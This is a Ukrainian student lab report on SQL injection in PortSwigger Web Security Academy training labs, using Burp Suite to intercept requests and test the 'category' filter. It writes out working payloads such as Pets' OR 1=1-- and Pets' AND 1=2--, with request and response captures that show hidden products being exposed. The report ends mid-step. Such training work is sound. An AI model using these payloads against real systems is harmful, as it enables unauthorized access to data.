

SQL Injections

Кувавіна Софія

Мета роботи: сформувати практичне розуміння механізмів SQL-ін'єкцій, навчитися розпізнавати різні типи SQLi, відрізняти error-based та blind підходи; усвідомлювати, як помилки в логіці запитів призводять до bypass автентифікації; пов'язувати знайдену вразливість з класифікацією OWASP Top 10.

Завдання 1.


Проаналізувати результат кожного кроку, надати скриншоти і короткі узагальнюючі висновки.

Для кроку 1:


1. Аналіз точки вводу

Запустити і налаштувати Burp Suite

Я запустила Burp Suite і створила Temporary project




перейшла в Proxy і включаю Intercept (Intercept ON), далі натискаю Open Browser



2. Налаштування браузера

Додати скриншот, який підтверджує, що усі запити тепер проходять через Burp.

У цьому браузері я відкрила сайт <https://example.com>, щоб з'явився трафік




Повернулась у Burp і перевірила Proxy => HTTP history, де з'явився GET запит до example.com. Це підтверджує, що браузер працює через Burp



3. Відкрити форму входу

- відкрити сторінку логіну
- ввести тестові значення

Я відкрила сторінку My account і бачу форму для входу з полями username та password, ввела тестові значення для перевірки запиту авторизації



[Home](#) | [My account](#)

Login

Username

Password

Log in



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

Login

Username


Password

Log in

4. Перехоплення POST-запиту

- натиснути *Login*
- перехопити запит

Після натискання Login я перехопила POST-запит /login і бачу, які дані відправляються (username і password).



5. Перехоплення GET-запиту (якщо є)

- перейти на сторінку з параметром *id*
- перехопити *GET*

Я відкрила сторінку конкретного товару з параметром *id*

https://0a4b00ec04698405841dc90900fd0088.web-security-academy.net/product?productId=2



SQL injection vulnerability allowing login bypass

[Back to lab description >>](#)

Eggtastic, Fun, Food Eggcessories



\$31.15



і перехопила запит GET /product?productId=2, тобто ID товару передається в URL

Intercept on **Forward** Drop

Request to https://0a4b00ec04698405841dc90900fd0088.web-security-academy.net-443

Time	Type	Direction	Method	URL
23:36:13.27	WS	→ To server		https://0a4b00ec04698405841dc90900fd0088.web-security-academy.net/academyLabHeader
23:36:14.27	HTTP	→ Request	GET	https://0a4b00ec04698405841dc90900fd0088.web-security-academy.net/product?productId=2

Request

Pretty Raw Hex

```
1 GET /product?productId=2 HTTP/2
2 Host: 0a4b00ec04698405841dc90900fd0088.web-security-academy.net
3 Cookie: session=9QD15y1CgsE3d4QMgRn29y9LDZJ3SL5s
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
```

6. Аналіз Cookies

- *подивитися вкладку Headers*

- *знайти Cookie*

Додати скриншот з Cookie: session=...

У перехопленому запиті GET /product?productId=2 у заголовках знайшла cookie session= який використовується для сесії тобто сайт по ній впізнає користувача між запитами



7. Аналіз JSON (якщо API)

Дія:

- *перевірити Content-Type: application/json*

Якщо знайшли, додати скриншот:

```
{  
  "username": "...",  
  "password": "..."  
}
```

Побачила, що сервер повертає Content-Type: application/json, а в тілі відповіді йдуть технічні дані (WidgetId, Html) для відображення сторінки. Даних типу username/password у JSON немає

JSON-запити є, але вони технічні (віджети сторінки), а логін у моєму lab йде не JSON, а form-urlencoded

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
15	https://portswigger.net	POST	/api/widgets?		✓	200	8098	JSON				✓	18.66.233.86
191	https://portswigger.net	POST	/api/widgets?		✓	200	8088	JSON				✓	18.66.233.101

Request

Pretty Raw Hex

```

1 4pLk7Br2uydP212F0v7hy9TsESrie2BjcVVSLOmcyoS; stg_last_interaction=
2 Fri42C42027420Feb420202642016:39:58420GHT; stg_returning_visitor=
3 Fri42C42027420Feb420202642016:39:58420GHT
4 Content-Length: 389
5 Widget-Source: /web-security/sql-injection/lab-login-bypass
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Sec-Ch-Ua: "Chromium";v="145"; "Not:A-Brand";v="55"
9 Content-Type: application/json
10 Sec-Ch-Ua-Mobile: 70
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
12 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
13 Accept: */*
14 Origin: https://portswigger.net
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Dest: empty
18 Referer: https://portswigger.net/web-security/sql-injection/lab-login-bypass
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=1, i

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Fri, 27 Feb 2026 21:25:55 GMT
4 Cross-Origin-Opener-Policy: same-origin
5 Server: Kestrel
6 Cache-Control: no-store, no-cache, s-maxage=0, private
7 Set-Cookie: SessionId=
8 CEdJ8CpUvAA2BqKbGh842FJi20a2ZcTA942FzPaw0m26oees8ate42BQTHRLirQQNvWC42B42F6F9242
9 BTHPp70mSyCQBqelPor3Hh3Dco9iJb5Jw9j42BsxqK3jjvwKS16mgcOSuaKVBAUHdUjvH7dYga28vxqOKQH
10 ha8C4VDV42B72VdmS7ixTcN7DYxC; max-age=43200; domain=.portswigger.net; path=/;
11 secure; samesite=lax; httponly
12 Set-Cookie: .AspNetCore.Mvc.CookieTempDataProvider=; expires=Thu, 01 Jan 1970
13 00:00:00 GMT; path=/; secure; samesite=lax; httponly
14 Set-Cookie: AWSALBAPP-0=_remove_; Expires=Fri, 06 Mar 2026 21:25:55 GMT; Path=/
15 Set-Cookie: AWSALBAPP-1=_remove_; Expires=Fri, 06 Mar 2026 21:25:55 GMT; Path=/
16 Set-Cookie: AWSALBAPP-2=_remove_; Expires=Fri, 06 Mar 2026 21:25:55 GMT; Path=/
17 Set-Cookie: AWSALBAPP-3=_remove_; Expires=Fri, 06 Mar 2026 21:25:55 GMT; Path=/
18 Strict-Transport-Security: max-age=31536000; preload
19 X-Content-Type-Options: nosniff
20 X-Frame-Options: SAMEORIGIN
21 X-Xss-Protection: 1; mode=block

```

Для кроку 2

1. Визначити точку ін'єкції

- відкрити сторінку категорії товарів;
- перехопити запит туну GET /filter?category=...;
- відправити його у Repeater.

Додати скриншот:

- HTTP history з виділенням GET-запитом;
- вкладка Repeater з параметром category.

В HTTP history знайшла запит фільтрації категорії GET /filter?category=.... Це точка, де параметр category передається в запит тому його можна перевіряти на SQL

S40	https://0a23008703d4d5788...	GET	/filter?category=Tech+gifts	✓	200	4999	HTML	SQL injection vulnera...	✓	79.125.84.16	00:14:17 28 ...	8080	56
S41	https://0a23008703d4d5788...	GET	/academyLabHeader	✓	101	147			✓	79.125.84.16	00:14:17 28 ...	8080	50
S42	https://0a23008703d4d5788...	GET	/filter?category=Pets	✓	200	4988	HTML	SQL injection vulnera...	✓	79.125.84.16	00:14:19 28 ...	8080	55
S43	https://0a23008703d4d5788...	GET	/academyLabHeader	✓	101	147			✓	79.125.84.16	00:14:20 28 ...	8080	51
S44	https://www.youtube.com	POST	/youtube/v1/log_event?alt=json	✓	200	370	JSON		✓	172.217.171.174	00:15:02 28 ...	8080	40
S45	https://www.youtube.com	POST	/youtube/v1/log_event?alt=json	✓	200	370	JSON		✓	172.217.171.174	00:15:02 28 ...	8080	48

Відправила запит у Repeater, щоб вручну міняти параметр category і дивитись, як змінюється відповідь сервера


```
Request

Pretty Raw Hex

1 GET /filter?category=Pets HTTP/2
2 Host: 0a23008703d4d578839d0f54002e007d.web-security-academy.net
3 Cookie: session=LwSdPJBBHHE8ng0alHEgXYn3yuA8eM0g
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer:
https://0a23008703d4d578839d0f54002e007d.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```


2. Перевірка синтаксичної помилки

- у *Repeater* змінити значення параметра (наприклад, додати одинарну лапку ');
- натиснути *Send*.

Додати скриншот:

- змінений параметр;
- відповідь сервера з помилкою або зміненою поведінкою.

У *Repeater* додала одинарну лапку в параметр *category* (Pets') і натиснула *Send*. У відповіді сервер видав помилку, тобто параметр реально впливає на SQL-запит і може бути точкою ін'єкції




3. Тестування різних варіантів ін'єкцій

- використати мінімум 3 різні payload з таблиці;
- зафіксувати, як змінюється Response.

Додати скриншот:

- приклад TRUE-умови;
- приклад FALSE-умови;
- результат із відображенням прихованих товарів (якщо є).

TRUE-умова: У параметр category через Inspector вставила Pets' OR 1=1-- і натиснула Send. Сервер повернув нормальну сторінку 200, і список товарів став більшим тобто умова TRUE спрацювала



<https://0a23008703d4d578839d0f54002e007d.web-security-academy.net/filter?category=Pets%27%20OR%201=1-->

SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home

WE LIKE TO

SHOP

Pets' OR 1=1--

Refine your search:

All Clothing, shoes and accessories Lifestyle Pets Tech gifts

FALSE-умова: Замінила payload на Pets' AND 1=2--. Після Send відповідь змінилась (товари не показуються), бо умова завжди хибна і це підтверджує SQL

```

1 GET /filter?category=Pets' AND 1=2-- HTTP/2
2 Host: 0a23008703d4d578839d0f54002e007d.web-security-academy.net
3 Cookie: session=LwSdPJBBHHE8ng0alHEgTYn3yuA8eM0g
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a23008703d4d578839d0f54002e007d.web-security-academy.net/filter?category=Tech+gifts
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
20
21
22
23
24

```

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 6665
5
6 <!DOCTYPE html>
7 <html>
8 <!--LAB_HEAD_START-->
9 <head>
10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labsEcommerce.css rel=stylesheet>
12 <title>
13 SQL injection vulnerability in WHERE clause allowing retrieval of
14 hidden data
15 </title>
16 </head>
17 <!--LAB_HEAD_END-->
18 <body>
19 <script src=/resources/labheader/js/labHeader.js>
20 </script>
21 <!--LAB_HEADER_START-->
22 <div id=academyLabHeader>
23 <section class=academyLabBanner is-solved>
24 <div class=container>
25 <div class=logo>
26 </div>
27 <div class=title-container>
28 <h2>
29 SQL injection vulnerability in WHERE clause allowing retrieval
30 of hidden data
31 </h2>
32 <a class=link-back href=
33 https://portswigger.net/web-security/sql-injection/lab-retrieve-h
34 idden-data>
35 </a>
36 </div>
37 </section>
38 </div>
39 </div>
40 </body>
41 </html>

```



SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description >>

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#)

Pets' AND 1=2--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Lifestyle](#) [Pets](#) [Tech gifts](#)

Показ прихованих: У параметр category вставила Pets' OR 1=1-- і натиснула Send. Сервер повернув 200 OK, а Length відповіді збільшився з 7800+ до 14500+, тобто сторінка містить значно більше товарів і фільтр обходиться і відображаються приховані товари

у звичайному запиті показує ~7800 товарів

Request

Pretty Raw Hex

